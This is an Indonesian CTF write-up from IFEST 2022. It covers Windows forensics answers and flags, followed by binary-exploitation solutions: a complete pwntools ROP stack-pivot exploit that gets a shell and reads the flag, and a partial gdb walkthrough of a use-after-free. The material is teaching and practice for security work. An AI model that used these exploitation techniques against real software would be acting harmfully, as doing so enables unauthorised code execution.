(?) Jawaban dapat ditemukan dalam AmCache.hve, dimana kita dapat mencarinya dengan kata kunci “programinstanceid” dan menemukan programinstanceid sekaligus Version nya yang terletak dekat dengan kata “PowerGUI”.

Amcache.hve x

```

) 30 00 63 00 37 00 61 00 35 00 37 00 37 00 63 00 0.c.7.a.5.7.7.c.
) 65 00 64 00 35 00 33 00 30 00 66 00 66 00 30 00 e.d.5.3.0.f.f.0.
) 37 00 34 00 32 00 33 00 65 00 66 00 34 00 34 00 7.4.2.3.e.f.4.4.
) 35 00 32 00 30 00 30 00 30 00 30 00 39 00 5.2.0.0.0.0.9.
) 30 00 34 00 00 00 32 00 D0 FF FF FF 76 6B 11 00 0.4...2.1 vk..
) 5A 00 00 00 58 AE 01 00 01 00 00 00 01 00 38 00 Z...X<.....8.
) 50 72 6F 67 72 61 6D 49 6E 73 74 61 6E 63 65 49 ProgramInstanceI
) 64 00 00 00 70 AE 01 00 A0 FF FF FF 30 00 30 00 d...pk..á 0.0.
) 30 00 30 00 63 00 31 00 62 00 62 00 66 00 65 00 0.0.c.1.b.b.f.e.
) 35 00 64 00 38 00 62 00 30 00 37 00 34 00 35 00 5.d.8.b.0.7.4.5.
) 31 00 66 00 62 00 33 00 61 00 37 00 66 00 64 00 1.f.b.3.a.7.f.d.
) 35 00 65 00 30 00 30 00 38 00 30 00 34 00 61 00 5.e.0.0.8.0.4.a.
) 31 00 66 00 39 00 65 00 35 00 63 00 63 00 66 00 1.f.9.e.5.c.c.f.
) 34 00 61 00 00 00 65 72 D0 FF FF FF 51 00 75 00 4.a...er! Q.u.
) 65 00 73 00 74 00 20 00 50 00 6F 00 77 00 65 00 est.Powe
) 72 00 47 00 55 00 49 00 AE 00 20 00 33 00 2E 00 r.G.U.I «. 3...
) 38 00 00 00 7B 00 32 00 E0 FF FF FF 76 6B 07 00 8...1.2.α vk..
) 14 00 00 00 80 AB 01 00 01 00 00 00 01 00 39 00 ....Ck2.....9.
) 56 65 72 73 69 6F 6E 00 E8 FF FF FF 33 00 2E 00 Version 3...
) 38 00 2E 00 30 00 2E 00 31 00 32 00 39 00 00 00 8...0...1.2.9...
) D8 FF FF FF 76 6B 09 00 2A 00 00 00 48 AF 01 00 vk.*...H»..
) A1 AA AA AA A1 AA AA EA 75 F2 6C EA 72 F8 FF Published

```

Go To

Current Address 0x0001BE65 M

Last Address 0x0013FFFF

Goto

Search

Search for programinstanceid

Data Type

- 8-bit Integer
- 16-bit Integer
- 24-bit Integer
- 32-bit Integer
- 64-bit Integer
- 16-bit Floating Point
- 32-bit Floating Point
- 64-bit Floating Point
- LEB128
- Hexadecimal Values
- Text

Text Encoding All

(6) Ada berapa kali aktivitas Code.exe yang pernah terjadi dimulai dari tanggal 7/26/2022 sampai 7/30/2022?  
(Clue = Anda dapat meng-total-kan jumlah string “None to Available” mulai dari tanggal 26 sampai 30. Mengerti gak maksudnya? hehehe)  
(Answer Format : \*\* --> 2 Digit Angka)

→ 49

(?) Jawaban dapat ditemukan dalam “Windows Powershell.evtx”. Sebelumnya kita sudah mengetahui bahwa Code.ps1 adalah script powershell. Biasanya dapat dicari pada file Security.evtx, System.evtx dan Application.evtx. Namun karena file reverse shell Code.exe tersebut tidak tercatat, maka kita dapat menargetkan pencarian terkait “berapa banyak aktivitas powershell yang pernah terjadi dari tanggal 7/26/2022 sampai 7/30/2022.”

AccessData FTK Imager 4.3.0.18

File View Mode Help

Evidence Tree

File List

Name	Size	Type	Date Modified
Microsoft-Windows-Winlogon%Operational.evtx	68	Regular File	12/20/2011 4:25:48 PM
Microsoft-Windows-WinRM%Operational.evtx	68	Regular File	7/29/2022 5:46:58 AM
Microsoft-Windows-Winsock-WS2HELP%Operational.evtx	68	Regular File	7/29/2022 5:46:58 AM
Microsoft-Windows-Wired-AutoConfig%Operational.evtx	68	Regular File	7/29/2022 5:46:58 AM
Microsoft-Windows-WPD-ClassInstaller%Operational.evtx	68	Regular File	7/29/2022 5:46:59 AM
Microsoft-Windows-WPD-CompositeClassDriver%Operational.evtx	68	Regular File	7/29/2022 5:46:59 AM
Microsoft-Windows-WPD-MTPClassDriver%Operational.evtx	68	Regular File	7/29/2022 5:46:59 AM
Security.evtx	1,092	Regular File	7/30/2022 6:37:37 PM
Setup.evtx	68	Regular File	7/21/2022 8:38:03 AM
System.evtx	2,116	Regular File	7/30/2022 2:32:11 PM
Windows PowerShell.evtx	1,092	Regular File	7/30/2022 6:37:52 PM

Hex Value Interpreter

Type	Size	Value
signed integer	1-8	.....
unSigned integer	1-8	.....

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
- Applications and Services Logs
- Saved Logs
  - Application
  - Security
  - Windows PowerShell**
- Subscriptions

Windows PowerShell Number of events: 947

Level	Date and Time	Source	Event ID	Task Category
Information	7/28/2022 12:11:19 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	7/28/2022 12:11:19 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	7/28/2022 12:11:18 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	7/26/2022 3:24:23 PM	PowerShell (PowerSh...	403	Engine Lifecycle
Information	7/26/2022 3:21:43 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	7/26/2022 3:21:43 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	7/26/2022 3:21:43 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	7/26/2022 3:21:43 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	7/26/2022 3:21:43 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	7/26/2022 3:21:43 PM	PowerShell (PowerSh...	600	Provider Lifecycle

Event 400, PowerShell (PowerShell)

General Details

Engine state is changed from **None** to **Available**.

Details:


NewEngineState=Available  
PreviousEngineState=None  
SequenceNumber=9  
HostName=ConsoleHost  
HostVersion=2.0

Log Name: Windows PowerShell  
Source: PowerShell (PowerShell) Logged: 7/26/2022 3:21:43 PM  
Event ID: 400 Task Category: Engine Lifecycle  
Level: Information Keywords: Classic  
User: N/A Computer: WIN-H5A5B3FJSL2  
OpCode:  
More Information: [Event Log Online Help](#)

Actions

- Windows PowerShell
  - Open Saved Log...
  - Create Custom View...
  - Import Custom View...
  - Filter Current Log...
  - Properties
  - Find...
  - Save All Events As...
  - View
  - Delete
  - Rename
  - Refresh
  - Help
- Event 400, PowerShell (PowerShell)
  - Event Properties
  - Copy
  - Save Selected Events...
  - Refresh
  - Help

31°C Berawan 4:11 PM 8/10/2022



Flag akan diberikan jika semua pertanyaan pada validasi jawaban dapat dijawab dengan sempurna.

Flag:

**IFEST22{siap\_jadi\_forensicator\_nih\_yeyyy}**

## 4. Memory Gone - [ Hard ]

Deskripsi:

Takumi, Wisnu dan Rafi sedang melakukan penelitian baru mengenai eksfiltrasi data ketika seseorang tengah mengetikkan sesuatu di dalam aplikasi note-taking. Penelitian tersebut dinamakan "**Silent Logger**".

Tujuan dari penelitian ini adalah untuk memudahkan ahli forensik dalam mengekstrak artifak sensitif seperti nomor HP, nomor kartu kredit yang kemungkinan diketik oleh user setiap waktunya di dunia maya ataupun di tempat yang mereka kira aman.

Penelitian ini membutuhkan mereka untuk melakukan dumping memory dari OS yang berjalan dan Anda diminta untuk mencari password yang diketik dari mereka. Untuk memudahkan pencarian, mereka mengetikkan sebuah password yang terpotong menjadi 5 bagian dalam SATU aplikasi *built-in* di OS, dan mereka **SENJAJA TIDAK MENYIMPAN** filenya agar kamu tidak bisa seenaknya melakukan file dumping. Password tersebut dipisahkan oleh 4 *newline* (\n).

Formatnya seperti berikut:

```
apel123
rubah@!
Herry_g4ns
S0batpr0terg
y3$$!r
```

Namun untuk membuat challenge ini lebih menantang, password akan berupa format alfanumerik dengan simbol random yang tentunya terbaca. Dapatkah kamu menemukan 3 potongan password tersebut? Jika sudah, gabungkan ketiga password tersebut. Sebagai contoh jika mengikuti format di atas, maka passwordnya adalah `apel123rubah@!Herry_g4nsS0batpr0tergy3$$!r`.

Lalu hitung nilai MD5nya!

Contoh:

```
`echo -n "apel123rubah@!Herry_g4nsS0batpr0tergy3\\$\\$\\!r" | md5sum`
```

Format Flag: IFEST2022{nilai\_hash\_MD5\_nya}

Konsep Soal:

Memory Carving dengan menggunakan **volatility** dan **WinDbg** untuk melakukan

eksfiltrasi data pada satu OS Windows 7 Machine yang di-suspend ataupun dalam keadaan *saved state* pada memori **heaps** secara manual.

Tahap Pengerjaan:

Writeup tahap pengerjaan telah diproduksi pada Draft Medium Author. Silahkan diakses pada laman berikut:

<https://medium.com/@as3ng/walking-in-windows-segment-heap-in-memory-forensics-6992589d872e>

Flag:

**IFEST22{856e37dae6a6f35deb2ee34912fd2476}**

# Binary Exploitation / PWN

## 1. Hiding in the Queue [ Easy ]

### Deskripsi:

Antrian itu dibagi jadi 3 bagian, terdepan, tengah dan akhir. Sering kejadian kalau kamu di akhir, kamu tidak akan bisa mendapat yang kau tunggu-tunggu. Antrian di depan sudah panjang. Mau coba nyelip di Antrian?

### Konsep Soal:

Simple Stack Pivoting;

Input dari user dilimit dengan fgets() sehingga user harus menyelipkan payloadnya di padding itu sendiri. Let's say "menyelundupkan payload di padding".

### Tahap Pengerajan:

Diberi Binary dari Hitq.

Dengan Checksec seperti berikut:

Arch:	amd64-64-little
RELRO:	Partial RELRO
Stack:	No canary found
NX:	NX enabled
PIE:	No PIE (0x400000)

Ketika dijalankan akan memunculkan menu seperti ini

```
Welcome to IFEST 2022!
1. About us
2. Guess me!
3. Saran & Kritik
4. Exit
>>
```

Menu 1 dan 2 yang sebenarnya hanya sekadar menu.

Menu 3 adalah letak Vulnerabilitynya berada.

```
Yo Here is a prize 0x7ffc49b38620
```

Dilihat dari yang di print setelah kita melihat menu 3, ini merupakan address dari tempat dimana nanti kita akan menanamkan payloadnya, karena konsep dari Stack pivoting sendiri adalah kita mengatur RSP dan memalsukan lokasi dari Stack itu sendiri.

### Exploitation step 1: Finding Offset

Saya anggap sudah paham bagaimana mencari offset dengan menggunakan **gdb** dengan extension / enhancement yang kalian prefer, dapat dilihat bawa ditemukan offset di 72.

```
[+] Searching for '$rsp'  
[+] Found at offset 72 (little-endian search) likely  
[+] Found at offset 65 (big-endian search)
```

### Exploitation step 2: Rop Chain Method

Kita akan menggunakan gadget seperti “**pop rdi**”, “**pop rsi r15**” dan “**pop rsp r13 r14 r15**”(ROP Chain).

Jadi kita akan cari2 gadget ini menggunakan ROPgadget.

```
[~(~/Desktop/Binex/IFEST)]$ ROPgadget --binary Hitq | grep "pop rsi"  
0x0000000000401569 : pop rsi ; pop r15 ; ret  
  
[~(~/Desktop/Binex/IFEST)]$ ROPgadget --binary Hitq | grep "pop rdi"  
0x000000000040156b : pop rdi ; ret  
  
[~(~/Desktop/Binex/IFEST)]$ ROPgadget --binary Hitq | grep "pop rsp"  
0x00000000004011d2 : pop rsp ; mov byte ptr [rip + 0x2ece], 1 ; pop rbp ; ret  
0x0000000000401565 : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

NOTE: pop rsp pakai yang kedua

### Exploitation step 3: Building the Exploit

Dari yang kita sudah kumpulkan tinggal kita bikin saja exploitnya dan hasil akhirnya akan seperti ini.

```
1  from pwn import *
2
3  binary = 'hitq'
4  elf = context.binary = ELF(binary, checksec="true")
5  context.arch = "amd64"
6  #p = process(binary)
7  p = remote(' ', 4375)
8
9  pop_rsi_r15 = 0x401219 #pop rsi ; popr15
10 pop_rdi = 0x40151b #pop rdi
11 pop_chain = 0x401515 #pop rsp; r13; r14; r15
12
13 print(p.recv())
14 p.sendline(b'3')
15 p.recvuntil(b'prize')
16 HERE = int(p.recvline(),16)
17 log.success("Jump to: "+format(hex(HERE)))
18
19 #Writing the Exploit
20 payload = p64(0x0)
21 payload+= p64(0x0)
22 payload+= p64(0x0)
23 payload+= p64(pop_rdi)
24 payload+= p64(0xa123b456)
25 payload+= p64(pop_rsi_r15)
26 payload+= p64(0x1abc2def)
27 payload+= p64(0x0)
28 payload+= p64(0x4011f9)
29 payload = payload.ljust(72,b'a')
30 payload+= p64(pop_chain)
31 payload+= p64(HERE)
32
33 p.sendline(payload)
34 p.interactive()
```

Flag

```
[*] '/home/twx/Documents/IFEST/HITQ'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[!] Could not find executable 'HITQ' in $PATH, using './HITQ' instead
[+] Starting local process './HITQ': pid 3011
b'Welcome to IFEST 2022!\n1. About us\n2. Guess me!\n3. Saran & Kritik\n4. Exit\n'
[+] Jump to: 0x7fff5b6add10
[*] Switching to interactive mode
Welcome to IFEST 2022!
1. About us
2. Guess me!
3. Saran & Kritik
4. Exit
>> Yo Here is a prize 0x7fff5b6add10
Enjoy!
$ ls
core  flag.txt  HITQ  hitq.c  real  solver.py
$ cat flag.txt
IFEST22{f1t_1t_sm0l_f1t_it_b1g_xjt92043}
```

IFEST22{f1t\_1t\_sm0l\_f1t\_it\_b1g\_xjt92043}

## 2. YuEF [ Medium ]

### Deskripsi:

Anda merupakan seorang kasir di E-Farm, jangan lupa untuk tinggalkan pribadi untuk customer.

### Konsep Soal:

UAF - redirect flow ke function secret\_menu untuk mendapatkan flag.

### Tahap Pengerjaan:

Diberikan sebuah binary ELF 64 bit dengan canary dan NX enabled.

```
(kali㉿kali)-[~/Documents/IFEST 2022/yuEF]
$ file yuEF
yuEF: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=21427549e06df5e367410b4772184fbe841f84e8
, for GNU/Linux 3.2.0, not stripped
gdb-peda$ checksec
CANARY      : ENABLED
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
```

Mari kita coba jalankan

```
(kali㉿kali)-[~/Documents/IFEST 2022/yuEF]
$ ./yuEF
Selamat datang di E-Farm
_____
1. Input belanja
2. Hapus belanja
3. Lihat daftar belanja
4. Tinggalkan Pesan
5. Exit
_____
>> 1
Nama barang: chicken nugget
Selamat datang di E-Farm
_____
1. Input belanja
2. Hapus belanja
3. Lihat daftar belanja
4. Tinggalkan Pesan
5. Exit
_____
>> 3
_____
NOTA _____
Barang: chicken nugget
Note:
Terima kasih!!!
_____
Selamat datang di E-Farm
_____
1. Input belanja
2. Hapus belanja
3. Lihat daftar belanja
4. Tinggalkan Pesan
5. Exit
_____
>> 2
Yakin mau dihapus? (Y/N) N
Selamat datang di E-Farm
_____
1. Input belanja
2. Hapus belanja
3. Lihat daftar belanja
4. Tinggalkan Pesan
5. Exit
_____
>> 4
Masukkan pesan: ABCD
```

Kalau dilihat sekilas, sepertinya kita bisa masukin nama barang, pesan, hapus daftar belanja, dan lihat daftar belanja. Next, kita cek menggunakan IDA.

```
f secret_menu
f scan_line
f note_for_customer
f note
f edit_note
f input_belanjaan
f hapus_belanjaan
f menu
f get_input
f main
```

Dari IDA, kita dapat melihat ada 10 function. Ketika kita lihat function secret\_menu, terlihat bahwa function tersebut akan menampilkan flag. Dari sini, bisa kita asumsikan bahwa kita perlu redirect flow dari program ke function tersebut.

```
1 unsigned __int64 secret_menu()
2 {
3     FILE *stream; // ST08_8
4     char s; // [rsp+10h] [rbp-D0h]
5     unsigned __int64 v3; // [rsp+D8h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     stream = fopen("flag.txt", "r");
9     fgets(&s, 200, stream);
10    fprintf(_bss_start, "%s\n", &s);
11    fflush(_bss_start);
12    return v3 - __readfsqword(0x28u);
13}
```

Oke, sekarang kita coba lihat flow dari function main terlebih dahulu.

```
1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     setbuf(stdin, 0LL);
4     setbuf(_bss_start, 0LL);
5     setbuf(stderr, 0LL);
6     belanjaan = malloc(8uLL);
7     while ( 1 )
8     {
9         menu(8LL, 0LL);
10        get_input();
11    }
12}
```

Function main tersebut menunjukkan bahwa ada malloc yang dilakukan, kemudian program akan melakukan forever looping untuk menampilkan menu dan mendapatkan input.

Ketika mengecek isi dari function input\_belanjaan, terlihat bahwa apabila kita memasukkan kata “Daging”, program akan memberikan address dari function secret\_menu.

```
1 int input_belanjaan()
2 {
3     _QWORD *v0; // rbx
4     int result; // eax
5
6     *_QWORD *belanjaan = note;
7     printf("Nama barang: ");
8     v0 = belanjaan;
9     v0[1] = getsline();
10    result = strncmp(*((const char **)belanjaan + 1), "Daging", 6uLL);
11    if ( !result )
12        result = printf("Untuk pembelian Daging, anda berhak mendapatkan bonus %p\n\n", secret_menu);
13    return result;
14}
```

Pada line 6 di function input\_belanjaan, terlihat ada pointer belanjaan yang mengarahkan ke note. Ketika dicek, note tersebut merupakan function untuk melakukan print ucapan terima kasih.

```
1 int note()
2 {
3     return puts("Terima kasih!!!");
4 }
```

Function hapus\_belanjaan hanya meminta konfirmasi untuk melakukan free terhadap struct data yang telah diinput melalui function input\_belanjaan.

```
1 int hapus_belanjaan()
2 {
3     int result; // eax
4     char s1; // [rsp+Eh] [rbp-2h]
5
6     printf("Yakin mau dihapus? (Y/N) ");
7     __isoc99_scanf("%1s", &s1);
8     getchar();
9     if ( !strcmp(&s1, "Y") || (result = strcmp(&s1, "y")) == 0 )
10    {
11        free(belanjaan);
12        result = puts("Barang sudah dihapus dari daftar pembelian");
13    }
14    return result;
15}
```

Kemudian function note\_for\_customer, akan menampilkan output berbentuk nota atau receipt, dan terdapat pointer “Note” di line 6, yang kalau kita ingat kembali

ketika kita menjalankan program, bagian tersebut akan berisi tulisan “Terima kasih!!!” yang merupakan output dari function note.

```
1 int __fastcall note_for_customer(void __fastcall **a1)(const char *)
2 {
3     puts("\n===== NOTA =====");
4     printf("Barang: %s", *((_QWORD *)belanjaan + 1));
5     puts("\nNote:");
6     (*a1)("\nNote:");
7     return puts("=====\\n");
8 }
```

Yang terakhir terdapat function edit\_note, yang melakukan malloc terpisah diluar malloc yang sudah dilakukan di awal ketika program dijalankan.

```
1 int edit_note()
2 {
3     void *buf; // ST08_8
4
5     printf("Masukkan pesan: ");
6     buf = malloc(8uLL);
7     read(0, buf, 8uLL);
8     return getchar();
9 }
```

Sekarang kita tahu gambaran cara kerja dari program tersebut. Apabila kita ingat kembali, terlihat ada 2x malloc terpisah (belanjaan dan pesan), ada part untuk melakukan delete atau free dari malloc belanjaan, serta ada pointer yang mengarahkan program untuk memanggil function note.

Dari ketiga hal tersebut, kita dapat mencoba untuk memanfaatkan Use-After-Free vulnerability. Dimana vulnerability tersebut memungkinkan kita untuk mengakses address yang sudah di-free apabila kita menggunakan address tersebut untuk mengisi dengan size yang sama. Lalu memanggil address tersebut.

Referensi: <https://bufferoverflows.net/use-after-free-vulnerability-uaf/>

Untuk memastikan hal tersebut, langsung saja kita coba cek dengan menggunakan gdb. Pertama kita pasang breakpoint di function main setelah program melakukan malloc.

```

pwndbg> disas main
Dump of assembler code for function main:
0x0000000000004016f3 <+0>:    push   rbp
0x0000000000004016f4 <+1>:    mov    rbp,rsp
0x0000000000004016f7 <+4>:    mov    rax,QWORD PTR [rip+0x29b2]      # 0x4040b0 <stdin@GLIBC_2.2.5>
0x0000000000004016fe <+11>:   mov    esi,0x0
0x000000000000401703 <+16>:   mov    rdi,rax
0x000000000000401706 <+19>:   call   0x401070 <setbuf@plt>
0x00000000000040170b <+24>:   mov    rax,QWORD PTR [rip+0x298e]      # 0x4040a0 <stdout@GLIBC_2.2.5>
0x000000000000401712 <+31>:   mov    esi,0x0
0x000000000000401717 <+36>:   mov    rdi,rax
0x00000000000040171a <+39>:   call   0x401070 <setbuf@plt>
0x00000000000040171f <+44>:   mov    rax,QWORD PTR [rip+0x299a]      # 0x4040c0 <stderr@GLIBC_2.2.5>
0x000000000000401726 <+51>:   mov    esi,0x0
0x00000000000040172b <+56>:   mov    rdi,rax
0x00000000000040172e <+59>:   call   0x401070 <setbuf@plt>
0x000000000000401733 <+64>:   mov    edi,0x8
0x000000000000401738 <+69>:   call   0x401010 <malloc@plt>
0x00000000000040173d <+74>:   mov    QWORD PTR [rip+0x2994],rax      # 0x4040d8 <belanjaan>
0x000000000000401744 <+81>:   mov    eax,0x0
0x000000000000401749 <+86>:   call   0x4015aa <menu>
0x00000000000040174e <+91>:   mov    eax,0x0
0x000000000000401753 <+96>:   call   0x401629 <get_input>
0x000000000000401758 <+101>:  jmp   0x401744 <main+81>

End of assembler dump.
pwndbg> b *main+74
Breakpoint 1 at 0x40173d

```

Kedua, kita pasang breakpoint setelah dia melakukan free.

```

pwndbg> disas hapus_belanjaan
Dump of assembler code for function hapus_belanjaan:
0x0000000000401519 <+0>:    push   rbp
0x000000000040151a <+1>:    mov    rbp,rsp
0x000000000040151d <+4>:    sub   rsp,0x10
0x0000000000401521 <+8>:    lea    rax,[rip+0xbba]      # 0x4020e3
0x0000000000401528 <+15>:   mov    rdi,rax
0x000000000040152b <+18>:   mov    eax,0x0
0x0000000000401530 <+23>:   call   0x401080 <printf@plt>
0x0000000000401535 <+28>:   lea    rax,[rbp-0x2]
0x0000000000401539 <+32>:   mov    rsi,rax
0x000000000040153c <+35>:   lea    rax,[rip+0xbba]      # 0x4020fd
0x0000000000401543 <+42>:   mov    rdi,rax
0x0000000000401546 <+45>:   mov    eax,0x0
0x000000000040154b <+50>:   call   0x401130 <__isoc99_scanf@plt>
0x0000000000401550 <+55>:   call   0x4010d0 <getchar@plt>
0x0000000000401555 <+60>:   lea    rax,[rbp-0x2]
0x0000000000401559 <+64>:   lea    rdx,[rip+0xb81]      # 0x402101
0x0000000000401560 <+71>:   mov    rsi,rdx
0x0000000000401563 <+74>:   mov    rdi,rax
0x0000000000401566 <+77>:   call   0x4010c0 <strcmp@plt>
0x000000000040156b <+82>:   test  eax, eax
0x000000000040156d <+84>:   je    0x401589 <hapus_belanjaan+112>
0x000000000040156f <+86>:   lea    rax,[rbp-0x2]
0x0000000000401573 <+90>:   lea    rdx,[rip+0xb89]      # 0x402103
0x000000000040157a <+97>:   mov    rsi,rdx
0x000000000040157d <+100>:  mov    rdi,rax
0x0000000000401580 <+103>:  call   0x4010c0 <strcmp@plt>
0x0000000000401585 <+108>:  test  eax, eax
0x0000000000401587 <+110>:  jne   0x4015a7 <hapus_belanjaan+142>
0x0000000000401589 <+112>:  mov    rax,QWORD PTR [rip+0x2b48]      # 0x4040d8 <belanjaan>
0x0000000000401590 <+119>:  mov    rdi,rax
0x0000000000401593 <+122>:  call   0x401030 <free@plt>
0x0000000000401598 <+127>:  lea    rax,[rip+0xb69]      # 0x402108
0x000000000040159f <+134>:  mov    rdi,rax
0x00000000004015a2 <+137>:  call   0x401050 <puts@plt>
0x00000000004015a7 <+142>:  nop
0x00000000004015a8 <+143>:  leave
0x00000000004015a9 <+144>:  ret

End of assembler dump.
pwndbg> b *hapus_belanjaan+127
Breakpoint 2 at 0x401598

```

Dan breakpoint ketiga ketika program melakukan malloc ketika edit note.

```
pwndbg> disas edit_note
Dump of assembler code for function edit_note:
0x0000000000401448 <+0>:    push    rbp
0x0000000000401449 <+1>:    mov     rbp,rsi
0x000000000040144c <+4>:    sub    rsi,0x10
0x0000000000401450 <+8>:    lea    rax,[rip+0xc9]      # 0x402080
0x0000000000401457 <+15>:   mov     rdi,rax
0x000000000040145a <+18>:   mov     eax,0x0
0x000000000040145f <+23>:   call    0x401080 <printf@plt>
0x0000000000401464 <+28>:   mov     edi,0x8
0x0000000000401469 <+33>:   call    0x4010f0 <malloc@plt>
0x000000000040146e <+38>:   mov     QWORD PTR [rbp-0x8],rax
0x0000000000401472 <+42>:   mov     rax,QWORD PTR [rbp-0x8]
0x0000000000401476 <+46>:   mov     edx,0x8
0x000000000040147b <+51>:   mov     rsi,rax
0x000000000040147e <+54>:   mov     edi,0x0
0x0000000000401483 <+59>:   call    0x4010a0 <read@plt>
0x0000000000401488 <+64>:   call    0x4010d0 <getchar@plt>
0x000000000040148d <+69>:   nop
0x000000000040148e <+70>:   leave
0x000000000040148f <+71>:   ret
End of assembler dump.
pwndbg> b *edit_note+38
Breakpoint 3 at 0x40146e
```

Lalu kita run programnya dan program akan berhenti di breakpoint pertama.

```
pwndbg> r
Starting program: /home/kali/Documents/IFEST 2022/yuEF/yuEF

Breakpoint 1, 0x000000000040173d in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
RAX 0x4052a0 ← 0x0
RBX 0x401760 (<_libc_csu_init) ← push r15
RCX 0x4052b0 ← 0x0
RDX 0x21
RDI 0x4052a0 ← 0x0
RSI 0x8
R8 0x4052a0 ← 0x0
R9 0x7ffff7fa3be0 (main_arena+96) → 0x4052b0 ← 0x0
R10 0x2b0
R11 0x20
R12 0x401150 (_start) ← xor ebp, ebp
R13 0x0
R14 0x0
R15 0x0
RBP 0x7fffffffdf10 ← 0x0
RSP 0x7fffffffdf10 ← 0x0
RIP 0x40173d (main+74) ← mov qword ptr [rip + 0x2994], rax
[ DISASM ]
▶ 0x40173d <main+74>      mov    qword ptr [rip + 0x2994], rax <belanjaan>
0x401744 <main+81>        mov    eax, 0
0x401749 <main+86>        call   menu           <menu>
0x40174e <main+91>        mov    eax, 0
0x401753 <main+96>        call   get_input       <get_input>
0x401758 <main+101>       jmp   main+81         <main+81>
0x40175a <_libc_csu_init> nop    word ptr [rax + rax]
0x401760 <_libc_csu_init> push   r15
0x401762 <_libc_csu_init+2> lea    r15, [rip + 0x268f]      <__init_array_start>
0x401769 <_libc_csu_init+9> push   r14
0x40176b <_libc_csu_init+11> mov    r14, rdx
[ STACK ]
00:0000 rbp rsp 0x7fffffffdf10 ← 0x0
01:0008 0x7fffffffdf18 → 0x7ffff7df881d (_libc_start_main+205) ← mov edi, eax
02:0010 0x7fffffffdf20 → 0x7fffffe008 → 0x7fffffe358 ← '/home/kali/Documents/IFEST 2022/yuEF/yuEF'
03:0018 0x7fffffffdf28 ← 0x1f7fc000
04:0020 0x7fffffffdf30 → 0x4016f3 (main) ← push rbp
05:0028 0x7fffffffdf38 → 0x7fffffe339 ← 0x616f792ae817bcab
06:0030 0x7fffffffdf40 → 0x401760 (_libc_csu_init) ← push r15
07:0038 0x7fffffffdf48 ← 0xc5bf236ee621af96
[ BACKTRACE ]
▶ f 0          0x40173d main+74
```

Disini kita bisa mengecek register rax yang menyimpan malloc dari instruction sebelumnya dengan menggunakan x/16gwx <address rax>-8 untuk melihat isi dari register rax - 8 dalam hexadecimal. -8 digunakan untuk melihat ukuran dari malloc tersebut.

```
pwndbg> x/16gxw 0x4052a0-8
0x405298: 0x00000021 0x00000000 0x00000000 0x00000000
0x4052a8: 0x00000000 0x00000000 0x00000000 0x00000000
0x4052b8: 0x00020d51 0x00000000 0x00000000 0x00000000
0x4052c8: 0x00000000 0x00000000 0x00000000 0x00000000
```

Nice, terlihat bahwa chunk teralokasi sebesar 0x20 atau 32 dalam decimal dan angka 1 dibelakang merupakan penanda yang menunjukkan bahwa chunk sebelumnya sedang digunakan. Kita continue dulu dan isi barang yang mau dibeli lalu balik ke gdb untuk debug dengan menggunakan ctrl+c.

```
pwndbg> c
Continuing.
Selamat datang di E-Farm
=====
1. Input belanja
2. Hapus belanja
3. Lihat daftar belanja
4. Tinggalkan Pesan
5. Exit
=====
>> 1
Nama barang: Ayam
Selamat datang di E-Farm
=====
1. Input belanja
2. Hapus belanja
3. Lihat daftar belanja
4. Tinggalkan Pesan
5. Exit
=====
>> ^C
